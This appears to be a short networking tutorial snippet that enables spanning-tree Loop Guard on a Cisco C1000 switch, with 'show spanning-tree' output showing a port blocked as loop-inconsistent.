c1000-2# conf t  
c1000-2(config)# spanning-tree loopguard default
```

Enable Loop Guard

```
c1000-2# show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority    4097
             Address    68e5.9e69.4d80
             Cost      4
             Port      1 (GigabitEthernet1/0/1)
             Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Bridge ID    Priority    16385 (priority 16384 sys-id-ext 1)
             Address    488b.0a81.db80
             Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time 300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/1	Root	FWD	4	128.1	P2p
Gi1/0/9	Desg	BKN*4		128.9	P2p *LOOP_Inc

```
c1000-2#
```



STP Protection

<https://t.me/learningnets>

